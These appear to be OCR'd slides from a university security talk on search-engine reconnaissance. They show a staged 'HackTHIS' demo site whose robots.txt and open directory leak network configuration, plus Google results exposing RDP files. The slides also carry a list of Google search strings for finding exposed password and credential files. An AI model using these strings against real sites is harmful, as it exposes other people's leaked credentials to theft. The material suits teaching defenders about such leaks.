

University of Victoria – Find People
http://ww
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
University of Victoria – Find People
Search UVic directories
Search for UVic People
Search by name, email, or phone.
uSource: Maintain your information
Name:
van wiltenburg
Search
Advanced search
1 last name
13 given names
Eric van Wiltenburg
Mr Eric van Wiltenburg
Email:
vanwilt@uvic.ca
At UVic
Department:
University Systems
Work Phone:
250-472-5204 (campus local: 5204)
Web Phone:
UVic-5204
What is web phone?
(Call Eric)
Additional Info
Comments:
HackTHIS
URL:
http://infosec.uvic.ca/hackthis
Feedback
Legal Notices
Copyright Info
Updated Info
Accessibility


Help Desk Internal
uvic.ca https://helpdesk.uvic.ca/tools/
site:uvic
Most Visited Places NETS Tools RT Intermapper Cacti Things Blogs Informed UVic
Help Desk Internal
Subject: Scheduled Server Maintenance: Windows Terminal Services
Posted: November 3, 2010 at 9:56pm by bheth
Effective: November 4, 2010 at 6:30pm (11 days ago)
Required system updates will be applied to the following servers beginning at 18:30 PDT on Thursday, Nov
- COURSER
- KANGAROO
- MOOSE
- MOUSE
- OKAPI
- WOLF
The maintenance will require the servers to be unavailable for up to 1.5 hours.
The client groups affected by the server outages include:
- browsers.uvic.ca, Windows Terminal Services users
- remote.comp.uvic.ca, Windows Terminal Services users
- remote.systems.uvic.ca, Windows Terminal Services users
- remote.uvic.ca, Windows Terminal Services users
The services affected by the server outages include:
- Remote desktop access to: browsers.uvic.ca
- Remote desktop access to: remote.comp.uvic.ca
- Remote desktop access to: remote.systems.uvic.ca
- Remote desktop access to: remote.uvic.ca
It is recommended that you save any work in progress, close any open files and avoid using these servers
All services will resume by 20:00 PDT.
--
If you have any questions or concerns, please e-mail sysadmin@uvic.ca.
Thank you,
Windows Services Team
UVic Systems
Done



HACKTHIS
uvic.ca
https://infosec.uvic.ca/HackTHIS/
site:uvic.ca
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
SecTools
HACKTHIS
University of Victoria
Information Security
HACKTHIS
UVic Home | CASS | Directory
Computer Help Desk
Network Services
Campus Security
HACKTHIS
Home
News Release
Support
Contact
HACKTHIS
Welcome to HACKTHIS Inc.
Official UVic Web site | Copyright © 2007, University of Victoria | Legal notices
Maintained by infosec@uvic.ca | Updated Tue Nov 2 14:29:58 2010
Done



Mozilla Firefox
uvic.ca
https://infosec.uvic.ca/HackTHIS/robots.txt
site:uvic.ca
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
SecTools
SharePoint
https://infosec.u...kTHIS/robots.txt
User-agent: *
Disallow: /intranet
Disallow: /documents
Disallow: /interesting_stuff_here
Done



Index of /HackTHIS/intranet
uvic.ca
https://infosec.uvic.ca/HackTHIS/intranet/
filetype:rdp
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
SecTools
SharePoint
Index of /HackTHIS/intranet
Index of /HackTHIS/intranet
Icon Name Last modified Size Description
[DIR] Parent Directory -
[TXT] United Way Campaign ..> 02-Nov-2010 13:49 0
[TXT] employee_contact_lis..> 02-Nov-2010 13:49 0
[TXT] network_config.txt 02-Nov-2010 13:51 94
Done


Mozilla Firefox
uvic.ca
https://infosec.uvic.ca/Hack
filetype:
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
https://infosec.u...etwork_config.txt
net 142.104.0.160
mask 255.255.255.240
gw 142.104.0.174
dns 142.104.0.164
zone hackthis.foo
Done

nurl:/db/main.mdb |ASP-Nuke passwords
* filetype:cfm "cfapplication |ColdFusion source with potential passwords name" password
* filetype:pass |dbman credentials pass intext:userid
* allinurl:auth_user_file.txt |DCForum user passwords
* eggdrop filetype:user user |Eggdrop IRC user credentials
* filetype:ini inurl:flashFXP.ini |FlashFXP FTP credentials
* filetype:url +inurl:"ftp://" |FTP bookmarks cleartext passwords
  +inurl:"@"
* inurl:zebra.conf intext: |GNU Zebra passwords
  password -sample -test
  -tutorial –download
* filetype:htpasswd htpasswd |HTTP htpasswd Web user credentials
* intitle:"Index of" ".htpasswd" |HTTP htpasswd Web user credentials
  "htgroup" -intitle:"dist"
  -apache -htpasswd.c
* intitle:"Index of" ".htpasswd" |HTTP htpasswd Web user credentials
  htpasswd.bak
* "http://*:*@www" bob:bob |HTTP passwords (bob is a sample username)
* "sets mode: +k" |IRC channel keys (passwords)
* "Your password is * |Remember IRC NickServ registration passwords
  this for later use"
* signin filetype:url |JavaScript authentication credentials
* LeapFTP intitle:"index.of./" |LeapFTP client login credentials
  sites.ini modified
* inurl:lilo.conf filetype:conf |LILO passwords
  password -tatercounter2000
  -bootpwd –man
* filetype:config config intext: |Mcft .NET application credentials
  appSettings "User ID"
* filetype:pwd service |Mcft FrontPage Service Web passwords
* intitle:index.of |Mcft FrontPage Web credentials
  administrators.pwd
* "# -FrontPage-" |Mcft FrontPage Web passwords
  inurl:service.pwd


filetype:rdp – Google Search
google.com
https://encrypted.google.com
filetype:rd
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
SecTools
filetype:rdp – Google Search
Web History | Search settings | Sign in
Google SSL beta
filetype:rdp
Search
About 1,530 results (0.13 seconds)
Advanced search
Everything
More
Show search tools
Red River Remote Desktop - Grids
screen mode id:i:2 desktopwidth:i:1280 desktopheight:i:1024 session bpp:i:16
winposstr:s:0,1,0,0800600 full address:s:70.148.110.6 compression:i:1 ...
gridsinc.com/RedRiver.rdp - Cached - Similar
Serkan Rodoplu | Facebook - [Translate this page]
Friends: Seidi Topalov, Ilyas Güler, Tamer Tunca, Ersin Yildiz, Buse Çakır, Nesin Irmak
Serkan Rodoplu is on Facebook. Join Facebook to connect with Serkan Rodoplu and others
you may know. Facebook gives people the power to share and makes the ...
www.facebook.com/serkan.rdp - Cached
screen mode id:i:2 desktopwidth:i:1679 desktopheight:i:921 session ...
File Format: Unrecognized - View as HTML
